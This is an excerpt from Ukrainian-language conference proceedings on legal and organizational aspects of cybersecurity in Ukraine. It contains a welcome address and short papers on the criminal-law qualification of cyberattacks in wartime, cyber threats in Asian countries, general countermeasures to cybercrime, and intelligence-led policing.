МІНІСТЕРСТВО ВНУТРІШНІХ СПРАВ УКРАЇНИ
ОДЕСЬКИЙ ДЕРЖАВНИЙ УНІВЕРСИТЕТ ВНУТРІШНІХ СПРАВ

«КІБЕРБЕЗПЕКА В УКРАЇНІ: ПРАВОВІ ТА ОРГАНІЗАЦІЙНІ ПИТАННЯ»

Матеріали
міжнародної науково-практичної конференції
(17 листопада 2023 р.)

м. Одеса
2023

МІНІСТЕРСТВО ВНУТРІШНІХ СПРАВ УКРАЇНИ

ОДЕСЬКИЙ ДЕРЖАВНИЙ УНІВЕРСИТЕТ ВНУТРІШНІХ СПРАВ

КІБЕРБЕЗПЕКА В УКРАЇНІ: ПРАВОВІ ТА ОРГАНІЗАЦІЙНІ ПИТАННЯ

International scientific-practical conference
«Cybersecurity in Ukraine: Legal and Organizational Issues»

Матеріали
Міжнародної науково-практичної конференції
17 листопада 2023 року

Одеса
ОДУВС
2023

Рекомендовано до друку рішенням кафедри кібербезпеки та інформаційного забезпечення
Одеського державного університету внутрішніх справ

Всі матеріали надані в авторській редакції та виражають персональну позицію учасника конференції

Кібербезпека в Україні: правові та організаційні питання: матеріали міжн. наук. практ. конф., м. Одеса, 17 листопада 2023 р. Одеса : ОДУВС, 2023. -- - 168 с.

У збірнику представлено стислий виклад доповідей і повідомлень, поданих на міжнародну науково-практичну конференцію «Кібербезпека в Україні: правові та організаційні питання», яка відбулася на базі кафедри кібербезпеки та інформаційного забезпечення Одеського державного університету внутрішніх справ 17 листопада 2023 року.

У матеріалах конференції приділено увагу актуальним теоретичним та практичним проблемам забезпечення інформаційної безпеки в Україні. Висвітлюється широкий спектр питань, пов’язаних з удосконаленням правового регулювання та адміністративно-правового забезпечення кібербезпеки в Україні. Розглянуто використання інформаційних систем, технологій та інформаційно-аналітична діяльність правоохоронних підрозділів у боротьбі з злочинністю та надано обґрунтовані рекомендації щодо вдосконалення підготовки персоналу для боротьби з кіберзлочинністю в Україні.

Матеріали міжнародної науково-практичної конференції адресовано вченим, працівникам правоохоронних органів, аспірантам (ад’юнктам), здобувачам вищої освіти першого та другого півня освіти.

Шановні учасники конференції!

Дозвольте привітати вас з початком щорічної міжнародної науково-практичної конференції, присвяченої вирішенню правових та організаційних питань кібербезпеки в Україні, питанням захисту інформації від кіберзагроз, а також розгляду кримінального аналізу як інструменту протидії кіберзлочинності в правоохоронній діяльності.

З початком повномасштабного вторгнення росії, де кіберагресія є однією з визначальних складових, Україні необхідно самостійно шукати шляхи та механізми забезпечення кібербезпеки. Інформаційна зброя стає елементом воєнного потенціалу держави. Вона ефективно доповнює традиційні військові засоби і часом здатна замінити їх. Тому стає очевидним, що у вирішенні глобальних завдань з організації ефективного управління інформаційним простором в інтересах забезпечення національної безпеки держави необхідно брати активну участь усім силам та засобам, діяльність яких тією чи іншою мірою пов'язана з вирішенням перерахованих вище проблем. Ви, як учасники конференції, маєте унікальну можливість обговорити основні питання та виробити рекомендації, що сприятимуть покращенню кіберзахисту та забезпечать стабільність після завершення конфлікту.

Сьогодні є нагальна потреба визначити нові підходи до організації протидії злочинності, що має ґрунтуватися на системному аналізі різнорідних відомостей, які відносяться до вирішення завдань як оперативно-розшукової діяльності, досудового розслідування, а також прийняття управлінських рішень. Найважливішу роль у цьому плані покликане грати проведення кримінального аналізу інформації, що отримана працівниками Національної поліції у ході виконання ними своїх повноважень, міститься у відкритих джерелах та соціальних мережах.

Результати проведення кримінального аналізу характеризують ідентифікацію і точне визначення взаємозв'язків між відомостями, які стосуються подій злочинного характеру, осіб, пов'язаних з ними, даними, що походять з різних джерел, і їх використання оперативними працівниками, слідчими та судами.

Основною метою кримінального аналізу є напрацювання нових напрямів в оперативно-розшуковій діяльності та досудового розслідування, отримання детального аналітичного продукту щодо об'єктів кримінального аналізу, якісного планування окремих оперативно-розшукових заходів та слідчих (гласних та негласних) дій; аналітичного супроводження оперативно-розшукової діяльності та досудового розслідування, виявлення ризиків, тенденцій майбутнього розвитку злочинності та її запобігання,к прогнозування зростання видів злочинної діяльності і встановлення пріоритетів діяльності правоохоронних органів.

Ми сподіваємося, що ваші дискусії та обмін досвідом допоможуть сформулювати конструктивний план дій для запобігання кіберзлочинності та зміцнення інформаційної безпеки в Україні. Нехай цей захід стане важливим кроком на шляху до більш безпечного та захищеного цифрового майбутнього нашої країни.

Дякую вам за вашу участь та внесок у це важливе обговорення. Бажаю нам всім продуктивної дискусії та конструктивних висновків, які допоможуть нам зміцнити кібербезпеку України.

Почнемо роботу та розпочнемо обговорення!

ШВЕЦЬ Дмитро Володимирович
Ректор Одеського державного університету внутрішніх справ,
доктор юридичних наук, доцент, заслужений працівник освіти України,
полковник поліції

СЕКЦІЯ 1.
ОРГАНІЗАЦІЙНО-ПРАВОВЕ ЗАБЕЗПЕЧЕННЯ КІБЕРБЕЗПЕКИ УКРАЇНИ

ПРОБЛЕМИ ПРОТИДІЇ КІБЕРТЕРОРИЗМУ В КОНТЕКСТІ ЗБРОЙНОЇ АГРЕСІЇ: КРИМІНАЛЬНО-ПРАВОВИЙ ВИМІР

Данильченко Юрій Броніславович
доктор юридичних наук, доцент,
старший науковий співробітник відділу кримінологічних
досліджень Науково-дослідного інституту вивчення
проблем злочинності імені академіка В. В. Сташиса
НАПрН України

Російсько-українська війна поставила питання безпеки держави і суспільства на якісно новий щабель. Спектр, характер та ступінь тих загроз, які сформувалися у зв'язку з агресивною, експансіоністською політикою російської федерації – настільки широкий і складноутворений, що навряд чи можливо його з достатньою повнотою охопити в межах деякого єдиного цілісного концепту чи-то пак безпекової концепції. Разом з тим, до певної міри відособлено, як в гносеологічному, так і праксеологічному, організаційно-правовому сенсах перебувають питання забезпечення кібербезпеки та, відповідно, кібернетичних загроз, атак як елементу агресивної війни росії проти України. У назву цієї наукової розвідки винесена категорія «кібертероризм». Ми свідомо використали цей термін, не зважаючи на те, що так звана «логіка війни» дискутує необхідність відходу від терорологічної парадигми та використання пізнавального інструментарію кримінології війни, що, серед іншого, репрезентує і відповідні підходи до правової (зокрема, кримінально-правової) оцінки суспільно небезпечних діянь і практик, які вчиняються в контексті війни. Тобто у суворо догматичному розумінні мають зв'язок зі збройним конфліктом (*war nexus*).

Особливістю сфери розгортання кібератак на критичну інфраструктуру, інформаційні ресурси органів державної влади є її десувернізація, що ґрунтується на позакордонному уявленні про віртуальний простір. Принагідно зауважимо, що «кіберзлочинність» є юридичним терміном, що закріплений у Законі України «Про основні засади забезпечення кібербезпеки України» і являє собою суспільно небезпечне винне діяння у кіберпросторі та/або з його використанням, відповідальність за яке передбачена законом України про кримінальну відповідальність та/або яке визнано злочином міжнародними договорами України» [1]. Поряд з цим терміном національне законодавство передбачає також поняття «індикаторів кіберзагроз», «інформацію про інцидент кібербезпеки», «кіберінцидент», «кібератаку», «кіберзагрозу», «кібербезпеку», «кіберзахист», «кіберзлочинність», «кібероборону», «кіберрозвідку», «кіберпростір», «кібершпигунство» та, зрештою, «кібертероризм» [2, с. 105]. Під останнім у законі розуміється терористична діяльність, що здійснюється у кіберпросторі або з його використанням [1]. В доктрині ж кібертероризм цілком закономірно розуміється ширше: як мотивована атаку на інформацію, що обробляється комп'ютером, комп'ютерну систему або мережу, яка пов'язана з небезпекою для життя і здоров'я людей або настанням інших тяжких наслідків, якщо такі дії вчинені з метою порушення громадської безпеки, залякування населення, провокування військового конфлікту [3, с. 106]; як комплексна модель, що виражається в навмисній, політично вмотивованій атаці на інформацію, оброблювану комп'ютером і комп'ютерними системами, що створює небезпеку для життя чи здоров'я людей або настання інших тяжких наслідків, якщо такі дії були вчинені з метою порушення громадської безпеки, залякування населення, провокації військового конфлікту [4].

Основною формою кібертероризму є інформаційна атака на комп'ютерну інформацію, обчислювальні системи, апаратуру передачі даних, інші складові інформаційної інфраструктури, що здійснюються угрупованнями або окремими особами. Така атака дозволяє проникати в систему, що атакується, перехоплювати управління або придушувати

засоби мережевого інформаційного обміну, здійснювати інші деструктивні дії. Ефективність же форм і методів кібертероризму залежить від особливостей інформаційної інфраструктури і ступеня її захищеності [4; 5].

В умовах повномасштабної російської-української війни кібератаки на об'єкти критичної інфраструктури, державні інформаційні ресурси мають розглядатися у логіці війни. Зауважимо, що тільки за 10 місяців 2023 року СБУ нейтралізувала вже майже 4 тис. кібератак. Водночас Департамент кібербезпеки СБУ володіє інформацією, що рф створює національну систему кібернападу, впроваджуючи відповідні предмети в освітні програми навчальних закладів, щоб залучати до хакерської діяльності навіть студентів. Все це, звичайно, під контролем спецслужб. Їхня мотивація – не хакінг заради грошей, а знищення нашої держави. А при такому підході від російської кіберагресії серйозно страждатимуть й інші країни [6]. Тобто масштаби та спрямованість кібератак, а також їх організаційного забезпечення, розгортання систем спадковості та ідеологічного обґрунтування змушує говорити про те, що в сучасних реаліях російський кібертероризм є елементом війни. Менше з тим, природа кібертероризму від того не змінюється: практики терору й терористичні атаки застосовуються і в контексті війни. Єдине що: відповідно до широковідомих положень Додаткового протоколу (I) до Женевських конвенцій 1949 р. застосування терору кваліфікується як заборонений метод ведення війни, а той й оцінюється як воєнний злочин.

Врахування викладених обставин має пряме відношення до існуючою сьогодні проблеми кримінально-правової кваліфікації відповідних діянь. Відповідно до отриманих нами експертних оцінок працівників прокуратури, а також слідчих підрозділів СБУ, не існує єдиного правозастосовного підходу. Так, одна група експертів висловилась за необхідність кваліфікувати тільки за ст. 361 КК України, тобто як несанкціоноване втручання в роботу інформаційних (автоматизованих), електронних комунікаційних, інформаційно-комунікаційних систем, електронних комунікаційних мереж. Аргументом на користь цієї позиції слугувало те, що кримінально-правова норма, закріплена у ст. 361 КК України, може розглядатися як спеціальна по відношенню до загальної, закріпленої у ст. 258 КК України з огляду на специфічні засоби вчинення злочину. Інша група респондентів, небезпідставно посилаючись на зв'язок таких діянь зі збройним конфліктом висловилась за необхідністю кваліфікації за сукупністю злочинів, передбачених ст. ст. 361 та 438 КК України. На нашу ж думку, варто врахувати, що кримінально-правові норми, закріплені у вказаних статтях, перебуваються у конкуренції як загальна та спеціальна. При цьому саме ст. 438 КК України містить спеціальну норму, виходячи з контекстуального елементу (у категоріях міжнародного кримінального права, або ж так званої «логіки війни» у категоріях вітчизняних правозастосувачів).

Поруч з цим зауважимо, що кваліфікувати кібератаки за ст. 438 КК України можливо лише в тому випадку, коли вони здійснюються щодо цивільних об'єктів та не спрямовані на досягнення військових цілей. Якщо кібератака здійснюється на військові об'єкти, то контекст збройного конфлікту не дає можливості оцінювати такі дії як протиправні з позицій порушень законів та звичаїв війни (військові об'єкти є законними військовими цілями). Разом з тим такі дії мають іншу протиправність, що виходить за межі міжнародного гуманітарного права. І вона не є ординарною, адже так само визначається цілями збройного конфлікту, з огляду на що повинна знаходити свою оцінку як одну з форм ведення агресивної війни, відповідальність за яку передбачена ч. 2 ст. 437 КК України. Відповідні факти мають віднаходити належну кваліфікацію та поповнювати емпіричний масив даних, як підстави подальшого пред'явлення обвинувачення в межах імовірного міжнародного трибуналу щодо злочину агресії проти України.

Література

1. Про основні засади забезпечення кібербезпеки України : Закон України від 05.10.2017 № 2163-VIII. URL: https://zakon.rada.gov.ua/laws/show/2163-19#Text (дата звернення: 01.11.2023).

2. Бабійчук В. С. Кібертероризм та протидія йому. *Молодий вчений*. 2019. № 4 (68). С. 103–107. DOI: https://doi.org/10.32839/2304-5809/2019-4-68-24.
3. Калаянова О. Д. Кібертероризм – загроза інформаційній безпеці держави / Наукові проблеми запровадження правового режиму воєнного стану в Україні: сучасний вимір : Матеріали науково-практичного онлайн-заходу (м. Одеса, 29 квітня 2022 р.): ОДЕСЬКИЙ ДЕРЖАВНИЙ УНІВЕРСИТЕТ ВНУТРІШНІХ СПРАВ, 2022. С. 106–107.
4. Гриник Р. О., Пилипиенко В. М. Кібертероризм як нова форма міжнародного тероризму // Актуальні задачі та досягнення у галузі кібербезпеки : Матер. Всеукр. наук.-практ. конф. (м. Кропивницький, 23–25 листопада 2016 р.) URL: https://sci.ldubgd.edu.ua/bitstream/123456789/3203/1/13.pdf (дата звернення: 30.09.2023).
5. Конрі-Мюррей Е. Політика безпеки в часи терору. URL: http://www.osp.ru/lan/2002/02/083.htm (дата звернення: 30.09.2023).
6. З початку повномасштабної війни СБУ заблокувала 76 ботоферм з аудиторією 3 млн фейкових акаунтів / Служба безпеки України ; Пресцентр. 2023. 6 листопада. URL: https://ssu.gov.ua/novyny/z-pochatku-povnomasshtabnoi-viiny-sbu-zablokuvala-76-botoferm-z-audytoriieiu-3-mln-feikovykh-akauntiv-illia-vitiuk (дата звернення: 07.11.2023).

БОРОТЬБА З КІБЕРЗАГРОЗАМИ У ПРОВІДНИХ ДЕРЖАВАХ АЗІЇ

Пядишев Володимир Георгійович
доктор юридичних наук, професор
професор кафедри кібербезпеки та інформаційного забезпечення
Одеський державний університет внутрішніх справ

Прогрес у сфері кібернетичних систем та супутні проблеми, такі як кіберзлочинності не оминають і країни Азії. Отже у документі «Сфера загроз кібербезпеці Азії: 2022–2023», зокрема вказується, що Азіатсько-Тихоокеанський регіон був найбільш атакуваним регіоном у 2022 році. На нього припав 31% атак у всьому світі [1, с. 1]. Найчастіше жертвами кібератак ставали державні установи (22% від загальної кількості атак на організації), промислові компанії (9%), ІТ-компанії (8%) та фінансові установи (7%).

Головною загрозою для організацій і держав в Азії стає кібершпигунство. Отже 49% успішних атак на організації призвели до зламу конфіденційної інформації. Зловмисники полюють за даними користувачів і комерційними секретами. Уряди та організації вкладають значні кошти в дослідження та технології, що пояснює зростання активності банд кібершпигунства. Викрадення такого роду інформації може дати конкурентам технологічну перевагу.

Сінгапур. У Сінгапурі 2022 році спостерігалося 8500 випадків фішингу; понад 80% підробки у банках або у фінансовій службі [2, с.3]. Отже кількість спроб фішингу в цілі у Сінгапурі зросла на 175% до 8500, причому найбільше підробок у 2022 році було в банківському секторі [3, с. 1]. Відмічалося, що, нажаль, «закони про кібербезпеку все ще містять резерви для вдосконалення». Крім того, помітний брак міжнародної співпраці та єдиних регіональних стандартів.

Рекомендації до спільноти АСЕАН щодо підвищення кіберстійкості організацій включають визначення неприпустимих подій і захист критичних активів, моніторинг і реагування на кіберзагрози за допомогою передових інструментів безпеки, оцінку ефективності впроваджених заходів і навчання співробітників.

Південна Корея. Світ потребує політики кіберзахисту та стійкості даних, які пропонують різноманітні гнучкі, доступні та прості у використанні рішення. У Кореї може бути кращий спосіб, ніж універсальні підходи, які пробували деякі інші країни [4, с. 4]. У висновках документу «Співпраця Південної Кореї та НАТО у сфері кібербезпеки» [5, с.2] вказується, що Південна Корея та НАТО виводять свої відносини на новий рівень відповідно до Індивідуальної програми партнерства, погодженої в липні 2023 р. З усіх сфер, у яких вони поглиблюють зв'язки, кібербезпека виділяється як пріоритет для обох. Сеул і

Трансатлантичний альянс мають можливості та спільні інтереси для розвитку широкого партнерства в цій сфері.

У передмові до документу «Національна стратегія кібербезпеки» Управління національної безпеки Республіки Корея у квітні 2019 Президент Південної Кореї пан Мун Чже Ін відмічав, що : Республіка Корея є лідером у світі в галузі інформаційно-комунікаційних технологій (ІКТ) і відповідної інфраструктури, а розвиток різноманітного та зручного кіберпростору дозволив людям розширити свій кругозір. Однак нещодавнє зростання кіберзлочинності та тероризму загрожує життю звичайних людей і комерційній діяльності компаній. Систематичні та складні кібератаки становлять серйозну загрозу національній безпеці. Уряд держави розробив Національну стратегію кібербезпеки. В основі кібербезпеки лежать люди, і уряд розробив **три основні принципи** кібербезпеки, щоб захистити людей.

- Ми гарантуватимемо основні права громадян і здійснюватимемо безпекову діяльність, засновану на верховенстві права.
- Ми реалізуємо чітку та прозору кібербезпеку, забезпечуючи участь громадян.
- Ми можемо захистити наш кіберпростір тільки завдяки співпраці уряду, компаній та громадян.

Отже, уряд Південної Кореї докладе всіх зусиль для створення відкритого та безпечного онлайн-середовища [6, с. 3].

Японія. У грудні 2022 р. в Японії фірмами Nikkei Inc. і Nikkei Business Publications, Inc. Було організовано подію «Кіберініціатива Токіо 2022». Тут зібралися провідні експерти з кібербезпеки, які працюють у промисловості, уряді та наукових колах з Японії та за кордоном, щоб обговорити останні тенденції. в галузі кібербезпецки, а також підходи до протидії загрозам кібератак [7, с. 1]. Зокрема відмічалося, що «вторгнення росії в Україну вплинуло на те, як усі думають про кіберпростір. Отже, все більше і більше людей розуміють життєво важливе значення кібербезпеки. Вказувалося, що ключовим фактором, що лежить в основі стрімкого зростання кількості кібератак проти японських компаній, є зростання використання Інтернету завдяки просуванню цифрової трансформації.

В останні роки все більше японських компаній позиціонують безпеку як частину своєї стратегії управління безпекою з точки зору безперервності бізнесу. Було вказано, що «діапазон знань, необхідних для ключових посад безпеки, розширився». Важливо запровадити комплексне управління кризовими ситуаціями на основі чіткого розуміння ризиків, пов’язаних з ІТ.

У документі «Ландшафт загроз Японії» від вересня цього року вказується, що технологічний прогрес Японії йде у паралель з підвищеною увагою як спонсорованих державою, так і недержавних суб’єктів кіберзагроз, що, зокрема, обумовлено ескалацією економічної та технологічної конкуренції з боку таких країн, як Китай і Південна Корея [8, с. 1].

При чому у сенсі так званих «контрнаступальних кібероперацій» між державами, Японія має свої проблему на конституційному рівні. Отже, незалежні «контрнаступальні кібероперації» залишаються обмеженими статтями 9 і 21 післявоєнної конституції Японії. Стаття 9 забороняє Японії проводити превентивні кібератаки, тоді як стаття 21 обмежує збір розвідкою даних з відкритих джерел і перешкоджає розвідувальному співтовариству Японії здійснювати кіберрозвідку. Іншими словами, зобов’язання уряду «заздалегідь усунути можливість серйозних кібератак» вимагає поглибленого нового тлумачення або навіть перегляду Конституції 1947 року. Тому довгострокова державна підтримка урядової політики має першорядне значення для того, щоб успішний «активний кіберзахист» пустив коріння в мисленні японців [9, с. 5].

16 грудня 2022 року уряд Японії схвалив рішення кабінету міністрів щодо стратегічних документів, пов’язаних із безпекою: Стратегії національної безпеки (СРБ – NSS), Стратегії національної оборони (СНО – NDS) і Програми розбудови оборони (ПРО – DBP) [10, с. 2].

Відображаючи нову NSS, у бюджеті на 2023 фінансовий рік Міністерство закордонних справ планує використовувати штучний інтелект для посилення моніторингу інформаційного простору та посилення аналізу розвідувальних даних. Міністерство оборони також планує запровадити автоматичну систему збору та аналізу інформації за допомогою технології штучного інтелекту для розуміння ситуації інформаційної війни.

Що стосується питання активного кіберзахисту, пропозиція Ліберально-демократичної партії, яка описує стратегію кібервідповіді як «необхідну для розгляду впровадження активного кіберзахисту від зловмисника», була просто перенесена у Стратегію національної безпеки таким чином: «Японія запровадить активний кіберзахист для завчасного усунення можливості серйозних кібератак». Для реалізації активного кіберзахисту Національний центр готовності до інцидентів та стратегії кібербезпеки буде реструктуризовано, щоб створити нову організацію з кібербезпеки, яка координуватиме політику у сфері кібербезпеки та керуватиме кіберпідрозділами Сил оборони та поліції Японії. .

Чисельність кіберперсоналу в поточній «Середньостроковій програмі оборони на 2019 – 2023 фінансові роки» становить близько тисячі, але у відповідь на вказівку в Програми розбудови оборони, Міністерство оборони навчить 4000 «кібервоїнів» і забезпечить кібернавчання 16 000 співробітників JSDF протягом п’яти років.

Крім того, кілька законів будуть переглянуті для впровадження активного кіберзахисту.

Малайзія. За останнє десятиліття малайзійський шлях цифрової трансформації досяг значних успіхів, оскільки всі сектори та підприємства в усьому світі намагаються оцифрувати свої основні процеси, щоб працювати краще в динамічному бізнес-середовищі. Однак у міру переходу держави до цифрового простору, кібербезпека стає серйозною проблемою. На думку головного виконавчого директора з кібербезпеки Малайзії, Д-ра А. А. Вахаба кіберзлочинці більше не прив’язані до однієї особи. Вони борються з компаніями і гігантами та кидають виклик безпеці нації в цілому. Отже надзвичайно важливо повністю розуміти ці загрози та ризики, використовуючи відповідні засоби захисту та продуктивні функції [11, с. 3]. Малайзійські організації стикаються з трьома грізними кіберзагрозами: 1) зловмисним програмним забезпеченням, 2) атаками програм-вимагачів, 3) зломом паролів. Ці загрози, визначені 64% організацій, вважаються головними проблемами в системі кібербезпеки країни. Перехід до хмарних сервісів і додатків породив новий набір проблем, оскільки цифрові транзакції стрімко зросли та наражали бізнес на підвищені кіберризики (55%). Крім того, зростаюча залежність від хмарних служб і програм (53%) і поширення незахищених пристроїв Інтернету речей (IoT) (49%) додають складності, що вимагає ретельного розгляду.

Висновки

Проблеми з кіберзагрозами не оминають і держави Азії. Тут найвищій рівень кіберзлочинності у світі та рік від року він зростає. Головною загрозою в регіоні стає кібершпигунство.

Тут вважається, що вторгнення росії в Україну вплинуло на розуміння життєво важливого значення кібербезпеки.

Серед перешкод у боротьбі з кіберзлочинністю тут вважаються відставання вдосконалення законодавства, брак міжнародної співпраці та брак єдиних регіональних стандартів.

Серед шляхів підвищення ефективності з кіберзагрозами тут вважається впровадження штучного інтелекту для посилення моніторингу інформаційного простору та посилення аналізу розвідувальних даних, вдосконалення державних структур по боротьбі з кіберзагрозами, поєднання зусиль держав та промисловості, а також виведення відносин з НАТО на новий рівень.

Література:

1. Cybersecurity threatscape of Asia: 2022–2023. *PTSecurity.com. Published on September 12, 2023*. Site. URL: https://www.ptsecurity.com/ww-en/analytics/asia-cybersecurity-threatscape-2022-2023/ (дата звернення: 01.11.2023).

2. Chia O. 8,500 phishing cases in Singapore in 2022; more than 80% spoofed a bank or financial service. The StraiTstimes. June 27, 2023. Site. URL: https://www.straitstimes.com/tech/phishing-attempts-doubled-in-2022-as-scams-ransomware-attacks-continue-to-plague-s-pore-csa (дата звернення: 01.11.2023).
3. Tham D. Phishing attempts on Singapore targets rose 175% to 8,500, with banking sector most spoofed in 2022. *Channel News Asia. 23 Jun 2023*. Site. URL: https://www.channelnewsasia.com/singapore/cybersecurity-csa-phishing-ransomware-ai-3578216 (дата звернення: 01.11.2023).
4. Kim S. J., Bae S. Korean Policies of Cybersecurity and Data Resilience. *Carnegie Endowment for International Peace. August 17, 2021*. Site. URL: https://carnegieendowment.org/2021/08/17/korean-policies-of-cybersecurity-and-data-resilience-pub-85164 (дата звернення: 01.11.2023).
5. South Korea-NATO cybersecurity cooperation: learning to work together in the face of common threats. *Real Instituto Elcano.* 04 Oct 2023. Site. URL: https://www.realinstitutoelcano.org/en/analyses/south-korea-nato-cybersecurity-cooperation-learning-to-work-together-in-the-face-of-common-threats/ (дата звернення: 01.11.2023).
6. National Cybersecurity Strategy. *Republic of Korea National Security Office. April 2019.* Site. URL: https://www.itu.int/en/ITU-D/Cybersecurity/Documents/National_Strategies_Repository/National%20Cybersecurity%20Strategy_South%20Korea.pdf (дата звернення: 01.11.2023).
7. Cyber Initiative Tokyo 2022. *NIKKEI Asia*. 2022. Site. URL: https://ps.nikkei.com/cit2022/ (дата звернення: 01.11.2023).
8. Japan Threat Landscape. *Cyfirma.Com*. *2023-09-23*. Site. URL: https://www.cyfirma.com/outofband/japan-threat-landscape/ (дата звернення: 01.11.2023).
9. Brans A. Japan’s evolving cybersecurity landscape: a latecomer at a crossroads. *Asia Power Watch. 21 July 2023*. Sote. URL: https://asiapowerwatch.com/japans-evolving-cybersecurity-landscape-a-late-comer-at-a-crossroads/ (дата звернення: 01.11.2023).
10. Osawa J. How Japan Is Modernizing Its Cybersecurity Policy. *Stimson.Org. February 2, 2023*. Site. URL: https://www.stimson.org/2023/japan-cybersecurity-policy/ (дата звернення: 01.11.2023).
11. Abdullah I.N. Malaysia's Cybersecurity Wake-Up Call. *CybersecurityASEAN. Sep 14, 2023*. Site. URL: https://cybersecurityasean.com/daily-news/malaysias-cybersecurity-wake-call (дата звернення: 01.11.2023).

КІБЕРЗЛОЧИННІСТЬ, ЯК СУЧАСНЕ ЯВИЩЕ; МОЖЛИВІ ШЛЯХИ ПРОТИДІЇ КІБЕРЗЛОЧИННОСТІ

Д’яков Андрій Володимирович
кандидат технічних наук, доцент кафедри інформаційного
та аналітичного забезпечення діяльності
правоохоронних органів факультету №2 ІПФПНП ЛьвДУВ
Зачек Олег Іванович
кандидат технічних наук, доцент, заступник завідувача кафедри
інформаційного та аналітичного забезпечення діяльності
правоохоронних органів факультету №2 ІПФПНП ЛьвДУВ
Магеровська Тетяна Валеріївна
кандидат фізико-математичних наук, доцент, доцент кафедри інформаційного
та аналітичного забезпечення діяльності правоохоронних
органів факультету №2 ІПФПНП ЛьвДУВ

Кіберзлочинність є однією з найактуальніших проблем сучасного світу і представляє собою злочинну діяльність, пов'язану з використанням інформаційних технологій та комп'ютерних систем. Це явище є сучасним, оскільки воно почало набирати обертів і ставати серйозною загрозою для суспільства внаслідок розвитку і поширення інтернету, комп'ютерів, мобільних пристроїв та інших технологічних засобів.

Основні аспекти кіберзлочинності включають:

хакерство (отримання несанкціонованого доступу до комп'ютерних систем або мереж), **фішинг** (обман людей та намаганні зламати їхні паролі або викрасти особисту інформацію, шляхом відправки подібних до легітимних повідомлень або веб-сайтів), **віруси і малвара** (Це шкідливі програми, які можуть встановлюватися на комп'ютери або мобільні пристрої без згоди власника), **кібертероризм** (використання кіберзасобів для проведення терористичних атак або ведення інформаційної війни), **кіберкрадіжки** (використання кіберзасобів для викрадення грошей або цінних ресурсів), **спам і шахрайство** (надсилання небажаних комерційних повідомлень або спроби обдурити людей для отримання їхніх коштів чи особистої інформації), **кібершпигунство** (використання кіберзасобів для викрадення конфіденційної інформації від інших країн або організацій).

Кіберзлочинність може призвести до серйозних наслідків, таких як фінансові втрати, порушення конфіденційності, пошкодження репутації та загрози для національної безпеки. Однією з причин її поширення є те, що кіберзлочинці можуть діяти анонімно і використовувати складні технічні методи для ухилення від виявлення та покарання.

Для боротьби з цим явищем влади, компанії та індивіди повинні вдосконалювати свої кіберзаходи безпеки, а також співпрацювати на міжнародному рівні, оскільки кіберзлочинність має міжнародний характер і вимагає спільних зусиль для її запобігання та припинення.

Вирішення проблеми кіберзлочинності вимагає комплексного підходу та спільних зусиль влад, організацій та індивідів. Шляхами вирішення проблеми кіберзлочинності можна визначити наступні заходи:

Заходи по запобіганню: Проактивна політика безпеки є одним з найважливіших аспектів боротьби з кіберзлочинністю. Організації та індивіди повинні приділяти увагу заходам безпеки, встановлювати оновлення програмного забезпечення, використовувати сильні паролі та багатошарову аутентифікацію, а також навчати співробітників та користувачів правилам кібербезпеки.

Нормативно-правові заходи: уряд має розробляти та удосконалювати законодавство, що стосуються кіберзлочинності, і накладати суворі покарання на кіберзлочинців. Законодавство також повинно сприяти співпраці між країнами у справах кіберзлочинності та обміну інформацією.

Міжнародна співпраця: кіберзлочинність має міжнародний характер, і для її боротьби необхідна міжнародна співпраця. Країни повинні спільно працювати над ідентифікацією та припиненням кіберзлочинців і обмінюватися інформацією про загрози.

Кіберзаходи безпеки: організації повинні розробляти та впроваджувати ефективні кіберзаходи безпеки, включаючи моніторинг, виявлення і реагування на інциденти. Технологічні рішення, такі як мережеві брандмауери, антивірусне програмне забезпечення і системи контролю доступу, можуть допомогти захистити комп'ютерні системи.

Вдосконалення освіти: освіта щодо кібербезпеки є важливою для всіх. Організації повинні навчати своїх співробітників, а користувачі повинні бути усвідомлені щодо ризиків та навичок безпеки в онлайн-середовищі.

Кіберполіція: створення спеціальних підрозділів поліції, які займаються кіберзлочинністю і проводять розслідування, може бути ефективним заходом.

Розвиток нових технологій: захист від кіберзлочинності також вимагає розвитку нових технологій, таких як шифрування, інтелектуальний аналіз інцидентів та інші інноваційні підходи до кібербезпеки.

Етичне використання: організації та індивіди повинні дотримуватися етичних стандартів у використанні інформаційних технологій і уникати використання їх для злочинних цілей.

Зрозуміння та своєчасна реакція на загрози кіберзлочинності є надзвичайно важливими для забезпечення безпеки в онлайн-середовищі. Це завдання вимагає постійного оновлення та адаптації до змінюючихся загроз і технологічних розвитків.

ПОЛІЦЕЙСЬКА ДІЯЛЬНІСТЬ, КЕРОВАНА РОЗВІДУВАЛЬНОЮ АНАЛІТИКОЮ: АНАЛІЗ МІЖНАРОДНОГО ДОСВІДУ

Єфремідзе Євгеній Сергійович
слухач 2 курсу ІПБ,
спеціальність 124 «Системний аналіз»,
Одеський державний університет внутрішніх справ
Мельнікова Олена Олександрівна
кандидат юридичних наук, доцент
викладач кафедри кібербезпеки та інформаційного забезпечення
Одеський державний університет внутрішніх справ

У теперішній час поліцейська діяльність переживає період значних змін як в оперативній тактиці, так і в організаційних структурах. Упроваджуються нові ідеї щодо скорочення злочинності і зміни стратегій короткострокової і довгострокової політики. Найбільш поширеною з нинішніх змін у філософії боротьби зі злочинністю та поліцейської практики є так звана «поліцейська діяльність, керована розвідувальною аналітикою».

Із появою сучасних інформаційно-телекомунікаційних технологій, за умов глобального поширення злочинності правоохоронні органи потребують принципової зміни методології та підходів, які визначають важливість використання методів аналітичної роботи як інструменту збирання доказів та як ресурсу стратегічного планування.

Розвідувальна діяльність потребує постійного вдосконалення аналітичної практики й обізнаності керівної ланки органів поліції щодо специфіки використання аналітичних матеріалів у процесі прийняття управлінських та процесуальних рішень. Саме тому особливо важливим є зосередження уваги на концепціях та ключових процесах поліцейської діяльності у сфері інтелектуальної аналітичної роботи в передових зарубіжних країнах.

Узагальнення інформації дає підстави для висновків, що завданням діяльності підрозділу поліцейської розвідки є негласне отримання та аналіз інформації, необхідної для боротьби з кримінальними загрозами державі та суспільству (зокрема, з економічною, організованою злочинністю, наркобізнесом, тероризмом). Таку інформацію отримують як із використанням негласних методів – через мережу таємних інформаторів, впровадження штатних співробітників поліції у кримінальне середовище під прикриттям, так і з відкритих джерел (правоохоронний моніторинг мережі Інтернет, статистичні дані, повідомлення в медіа тощо).

